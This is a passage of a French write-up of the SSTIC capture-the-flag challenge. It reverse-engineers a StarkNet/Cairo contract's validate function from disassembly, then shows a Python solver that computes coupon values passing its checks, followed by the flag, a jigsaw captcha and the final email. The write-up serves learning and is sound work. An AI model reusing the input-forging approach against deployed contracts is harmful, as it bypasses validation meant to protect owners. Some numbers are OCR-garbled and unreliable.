// Function 23
@external func __main__.validate{syscall_ptr : felt*, pedersen_ptr : starkware.cairo.
    common.cairo_builtins.HashBuiltin*, range_check_ptr : felt}(id : felt, code_len :
    felt, code : felt*, a : felt, b : felt)

offset 286:         NOP
offset 288:         ASSERT_EQ           [AP], [FP-10]
offset 288:         ADD                 AP, 1
offset 289:         ASSERT_EQ           [AP], [FP-9]
offset 289:         ADD                 AP, 1
offset 290:         ASSERT_EQ           [AP], [FP-8]
offset 290:         ADD                 AP, 1
offset 291:         CALL                398                 # __main__.assert_only_owner
offset 293:         ASSERT_EQ           [AP], [FP-7]
offset 293:         ADD                 AP, 1
offset 294:         CALL                411                 # __main__.assert_only_once
offset 296:         ASSERT_EQ           [AP], [FP-7]
offset 296:         ADD                 AP, 1
offset 297:         ASSERT_EQ           [AP], 1             # 0x1
offset 297:         ADD                 AP, 1
offset 299:         CALL                116                 # __main__.ids.write
offset 301:         CALL                164                 # __main__.nonce.read
offset 303:         ASSERT_EQ           [FP], [AP-2]
offset 304:         ASSERT_EQ           [FP+1], [AP-1]
offset 305:         ASSERT_EQ           [FP+2], [AP-4]
offset 306:         ASSERT_EQ           [AP], [AP-3]
offset 306:         ADD                 AP, 1
offset 307:         ASSERT_EQ           [AP], [FP+1]
offset 307:         ADD                 AP, 1
offset 308:         ASSERT_EQ           [AP], [FP-6]
offset 308:         ADD                 AP, 1
offset 309:         ASSERT_EQ           [AP], [FP-5]
offset 309:         ADD                 AP, 1
offset 310:         CALL                255                 # __main__.first
offset 312:         ASSERT_EQ           [AP], [FP]
offset 312:         ADD                 AP, 1
offset 313:         ASSERT_EQ           [AP], [AP-2]
offset 313:         ADD                 AP, 1
offset 314:         ASSERT_EQ           [AP], [FP-4]
offset 314:         ADD                 AP, 1
offset 315:         ASSERT_EQ           [AP], [FP-3]
offset 315:         ADD                 AP, 1
offset 316:         CALL                274                 # __main__.second
offset 318:         ASSERT_EQ           [AP], [AP-12]
offset 318:         ADD                 AP, 1
offset 319:         ASSERT_EQ           [AP], [FP+1]
offset 319:         ADD                 AP, 1
offset 320:         ASSERT_EQ           [AP], [FP-7]
offset 320:         ADD                 AP, 1
offset 321:         CALL                0                   # starkware.cairo.common.hash.
    hash2
offset 323:         ASSERT_EQ           [FP-6], [[AP-8]]
offset 324:         ASSERT_EQ           [AP], [FP-6] + -3
offset 324:         ADD                 AP, 1
offset 326:         ASSERT_EQ           [AP-1], [[AP-9]+1]
offset 327:         ASSERT_EQ           [AP], [FP+2]
offset 327:         ADD                 AP, 1
offset 328:         ASSERT_EQ           [AP], [AP-4]
offset 328:         ADD                 AP, 1
```

```
offset 329:         ASSERT_EQ           [AP], [AP-11] + 2
offset 329:         ADD                 AP, 1
offset 331:         ASSERT_EQ           [AP], [AP-5]
offset 331:         ADD                 AP, 1
offset 332:         ASSERT_EQ           [AP], [FP-5]
offset 332:         ADD                 AP, 1
offset 333:         CALL                247                 # __main__._validate
offset 335:         RET
```

et en code décompilé :

```
// Function 23
@external func __main__.validate{syscall_ptr : felt*, pedersen_ptr : starkware.cairo.
    common.cairo_builtins.HashBuiltin*, range_check_ptr : felt}
(id : felt, code_len : felt, code : felt*, a : felt, b : felt){
    v271 = v261_syscall_ptr
    v272 = v262_pedersen_ptr
    v273 = v263_range_check_ptr
    assert_only_owner()
    v274 = v264_id
    assert_only_once(v274)
    v275 = v264_id
    v276 = 1    // 0x1
    write(v275, v276)
    let (v277_nonce) = read()
    assert v271 = v276
    assert v272 = v277_nonce
    assert v273 = v274
    v278 = v275
    v279 = v272
    v280 = v265_code_len
    v281 = v266_code
    let (v282_res) = first(v279, v280, v281)
    v283 = v271
    v284 = v282_res
    v285 = v267_a
    v286 = v268_b
    second(v284, v285, v286)
    v287 = v275
    v288 = v272
    v289 = v264_id
    let (v290_result) = hash2(v288, v289)
    v265_code_len = [v283]
    v291 = v265_code_len - 3
    assert v291 == [v283 + 1]
    v292 = v273
    v293 = v289
    v294 = v283 + 2
    v295 = v290_result
    v296 = v266_code
    _validate(v295, v296)
    ret
}
```

Je ne vais pas entrer dans des détails que je ne maitrise pas vraiment, mais globalement AP correspond à l'espace mémoire du contrat, chaque zone ne peut être utilisée qu'une fois (d'où la réassignation de multiples fois des valeurs que l'on voit dans le code décompilé).

Ce qui va m'aider dans ma compréhension sont les nombreux asserts qui permettront d'ailleurs de valider/retrouver les bonnes valeurs pour valider le contrat.

`https://www.cairo-lang.org/playground/` m'a été assez utile pour manipuler facilement des petits bouts de code et la visualisation de mémoire m'a bien aidé à valider ce que je pouvais voir dans le code désassemblé.

Voici une reproduction en python de plus ou moins la partie validation du contrat :

```
from starknet_py.hash.utils import pedersen_hash
prime = 0x800000000000011000000000000000000000000000000000000000000000001
def hash2(x: int, y:int) -> int :
    return pedersen_hash(x, y)
def first(curr: int, array_len: int, array: [int]):
    if array_len == 0:
        return curr
    result = hash2(curr, array[0])
    array_len -= 1
    array = array[1:]
    return first(result, array_len, array)
def second(hashcode: int, a: int, b:int):
    assert(a * 0x100000000000000000000000000000000 + b == hashcode)
def j(id_hash, code):
    assert(code[0] == (id_hash * id_hash)%prime)
    assert((code[1] * code[0] * 0x1337)%prime == 0x1336)
    assert((code[2] * id_hash)%prime == 0x208b7fff7fff7ffe)
def _validate(id_hash: int, code: [int]):
    j(id_hash, code)
def external_validate(id: int, code_len:int , code: [int], a : int, b: int):
    # assert_only_once(id)  -> probably to unsure that id is used only one time (so
        cannot replicate previous
    # input from others players
    nonce = 121485921437276981477059375547635758552 # value nonce read()
    hashcode = first(nonce, code_len, code)
    second(hashcode, a, b)
    id_hash = hash2(nonce, id)
    _validate(id_hash,code)
```

Dans le code un `assert_only_once(coupon_id)` à l'air d'être un mécanisme de protection pour ne pas pouvoir réutiliser les valeurs.

Le prime sort de la valeur `prime` présente de la dataclass du contrat.

En analysant le code j'ai pu assez vite pouvoir mapper les valeurs trouvées dans le calldata d'une transaction aux valeurs id, code_len, code, a,b :

```
    "calldata": [
      1,
      3026011499880261589710353516456779478891975690094168234970350056465948617963,
      1734804948257623551982891078541106205846354482319483452948893936809550555594,
      0,
      7,
      7,
      3123145864894182059745203263340359370021917370674104 8, -> id
      3, -> code_len
      2414686988064792562208706349578888227769234994602080655865658576106898809570,->code
      3332151211404850360851557137674427785323677766629676781697605182960078772993,->code
      3471821575847514529293419022566530719127511706693646250658400422049712727340,->code
      617783532222608345575982457857 65, -> a
      2280498892267221315444570527356873104 13 -> b
    ],
```

J'ai donc utilisé par la suite ces valeurs-là pour tester et valider mes assertions et hypothèses.

Le nonce est une constante lue depuis la blockchain initialisée lors du déploiement du contrat si j'ai bien compris.

Pour la fonction `second` j'ai bidouillé les valeurs et opération jusqu'à tomber sur une valeur cohérente et qui validait `assert(a * 0x100000000000000000000000000000000 + b == hashcode)`

Pour `j` ça été plus compliqué, voici une sorte de première simplification de la fonction :

```
assert v210_ap_val = v210_ap_val + 6
v211 = code[0]
v212 = 0x480680017fff8000
v213 = id_hash
v214 = 0x400680017fff8000
v215 = code[0]
v216 = 0x48507fff7fff8000
v217 = 0x484480017fff8000
v218 = 4919    // 0x1337
v219 = 0x400680017fff8000
v220 = 4918    // 0x1336
v221 = 0x484480017fff8000
v222 = code[1]
v223 = code[2] * id_hash
call abs [FP]
```

`call` à l'air d'un appel exécutant une suite d'instructions de ce que j'ai compris, donc effectivement `code` porterait bien son nom et serait un code executé.

Voici l'analyse bancale que j'ai pu en sortir :

- `code[0]`, pure chance, en faisant une recherche google sur une des instructions 0x48..., il y avait un bout de code montrant une multiplication d'une valeur par elle-même et j'ai tenté ça sur id_hash et ça donnait effectivement code[0], principe de sérendipité validé !
- `code[2]` a été plus simple, en effet pour les 3 premiers contrats `hex((code[2] * idhash)% prime)` est toujours égal à `0x208b7fff7fff7ffe`
- `code[1]` lui a été un peu plus complexe. J'aurais pu essayer de mieux comprendre les instructions (en lien ci-dessous on trouve des exemples expliquant le decodage des opcodes etc). Mais non, j'ai décidé de poser mon cerveau :

postulat : `v211->v213` ça concerne `code[0]`, `v223 -> code[2]` donc `v214->v222` devrait concerner `code[1]`

on a donc comme variables inutilisées `code[0]`, `0x1337`, `0x1336 et code[1]`. J'ai donc fait un petit script pour me sortir toutes les possibilités utilisant 3 variables, avec utilisation d'opérateur + ou * entre elles et devant être égal à la 4ème valeur. Et il en est sorti que `code[1] * code[0] * 0x1337 == 0x1336`. Si ça n'avait pas marché je me serais probablement forcé à comprendre mieux le code mais j'aurais probablement repoussé d'un soir la fin de ce challenge.

Toutes les opérations entre deux valeurs ou plus ont été faite modulo P == prime. Cf la documentation de cairo à propos des felts :

```
When we add, subtract or multiply and the result is outside the range above, there is an
    overflow,
 and the appropriate multiple of is added or subtracted to bring the result back into
     this range
 (in other words, the result is computed modulo ).
```

d'autres ressources utilisées :

- `https://www.cairo-lang.org/docs/hello_cairo/intro.html`
- `https://book.starknet.io/chapter_9/registers.html`
- `https://www.cryptologie.net/article/547/the-cairo-snark-cpu-architecture-in-one-example/`

Si on teste nos fonctions sur la transaction d'exemple de tout à l'heure tout est bien correct (aucun assert n'échoue)

```
m = 312314586489418205974520326334035937002191737067410 48
cc = [0x556aa1647f952d8767f996794e152de15f9599676c07fd3da8ce884718762e2,
      0X75dee45af02a57b23aa38f8d134c760b64e65286f50bda86625f7adb9015b01,
      0x7acfb3b6ea68ebfec525cbcb49e2c64e85642770b5ea7930b20a2aa06a4652c]
external_validate(m, 3, cc, 0x30bc0a00f979a5e2f59255b10a5, 0
    xab90cfa0d0aa1e98c5c966a664a33c4d)
```

Il faut maintenant trouver une valeur valide !


8.4 Génération de valeurs valides

Si on part d'un message et que l'on cherche à trouver les valeurs correspondantes on a actuellement :

```
    coupon_id = int((b"Jpp de ce challenge".hex(), 16)
    id_hash = hash2(nonce, coupon_id)
    code = [0] * 3
    code[0] = (id_hash**2) % prime
```

Que faire pour exprimer `code[1]` grâce à `(code[1] * code[0] * 0x1337)%prime == 0x1336)` ?

- on réfléchit 2 secondes ou bien ...
- ... il est minuit j'ai envie de dormir, demandons à ChatGPT



on a donc les valeurs suivantes du code :

```
    code[1] =  (0x1336 * pow(code[0] * 0x1337, -1, prime)) % prime
    code[2] = (0x208b7fff7fff7ffe * pow(id_hash, -1, prime)) % prime
```

Les dernières valeurs de `a` et `b` sont assez facile à exprimer.

On a donc au total :

```
    coupon_id = int((b"Jpp de ce challenge".hex(), 16)
    id_hash = hash2(nonce, coupon_id)
    code = [0] * 3
    code[0] = (id_hash**2) % prime
    code[1] =  (0x1336 * pow(code[0] * 0x1337, -1, prime)) % prime
    code[2] = (0x208b7fff7fff7ffe * pow(id_hash, -1, prime)) % prime

    hashcode = first(nonce, 3, code)
    a = hashcode // 0x100000000000000000000000000000000
    b = hashcode % 0x100000000000000000000000000000000

    external_validate(coupon_id, 3, code, a, b)
```

Ce code tourne, passe les assertions, yeah génial je me dit. Je teste sur la suite et …. **ça ne marche pas** …

FIGURE 18 – Je rage fort, me remets en question mais une âme avisée me donne une lueur d'espoir

Et globalement la seule chose que j'ai zappé car je ne comprenais pas trop semblent être des opérations de lié à `range_check_ptr` qui semble être une fonction builtin faite pour vérifier la longueur maximum des felts.

La fonction `func __main__.second{range_check_ptr : felt}(h : felt, a : felt, b : felt)` utilisant uniquement `a` et `b` je décide d'ajouter une contrainte de plus :

```
        if len(hex(a)) > len(hex(0x30bc0a00f979a5e2f59255b10a5))::
            return False
```

Globalement mes 2 valeurs doivent être inférieures à leurs équivalents de la transaction de comparaison.

Je tente de faire varier mon message en ajoutant des lettres à la fin mais je me heurte rapidement à une taille limite. Puis je me rappelle le message initial de ma transaction de comparaison : `Synacktiv recrute 7958`. Faisons pareil ! (En ajoutant un compteur partant de 0 jusqu'a un état validant toutes les conditions)

À la fin j'obtiens donc :

```
couponid: 0x4a70702064652063652063686 16c6c20203231353138 # Jpp de ce chall  21518
 0x503044a11725a6e01019746834a7712b567c1487165bb13f2d4f553af530b05, # code[0]
 0x2dbd2a9eb2fdadecc26a4414e6d6ab9cf766c60f8eb33ec92a4e6351c56edcd, # code[1]
 0x1c9efb6161eb04429931fe2712bbf781912a482a612cee09acc0730dbb2385   # code[2]
a: 0x5921895d863af48cb2771a106cd 27
b: 0xd9c207cec14151d240aa5fa5117506a3
```

ET CA MARCHE ! ENFIN LA DÉLIVRANCE




FIGURE 19 – ça ne laisse pas indifférent !

SSTIC flag step 3

SSTIC{408656932b4982e58600bc58c73ee09c9ceb170325de207fabc73801fbf67f0f}

Bon on ne va pas se cacher que cette épreuve a été quand même été très yolo dans sa résolution mais bon si ça passe c'est que ça ne devait peut-être pas être si yolo que ça ?

9. Email de fin

À la step 3 nous avons validé le dernier flag. Maintenant il reste à récupérer l'adresse mail finale permettant la véritable validation du challenge.

L'interface web finale nous a permis de récupérer une archive `captcha_6111e1675f3e6386a3b33e9b07f94c08b51c108fab6c7.tgz` contenant 23 images png

```
10.png  11.png  12.png  13.png  14.png  15.png  16.png
17.png  18.png  19.png  1.png  20.png  21.png  22.png
23.png  24.png  2.png  3.png  4.png  5.png  6.png  7.png
8.png  9.png
```

FIGURE 20 – 1.png

On se rend compte qu'il s'agit donc d'un puzzle à résoudre !

La technique simple et efficace aurait été de faire résoudre rapidement le puzzle avec un quelconque logiciel photo. Mais bon, on nous a donné un puzzle faisons un puzzle !




FIGURE 21 – Une impression et quelques coups de cutter plus tard !

email final !

48ad57aa9c8c600d4c649a5232ef5abf@sstic.org

10. conclusion

Il m'aura fallu plus d'un mois pour venir à bout de challenge, mais quelle satisfaction une fois fini !!!

Beaucoup de rage à tourner en rond de nombreuses fois pendant des heures et des heures, à quasiment de la solution …

La step 2.C a été rude mais vraiment satisfaisante !

J'ai essayé de faire une solution assez détaillée à défaut d'avoir une solution *élégante* !

Merci aux créateurs du challenge !

Merci à Denis et à Mathieu d'avoir subi mes innombrables questions sur de la crypto ou du reverse (je reste persuadé qu'il faut avoir un bac+25 pour comprendre les raccourcis d'IDA).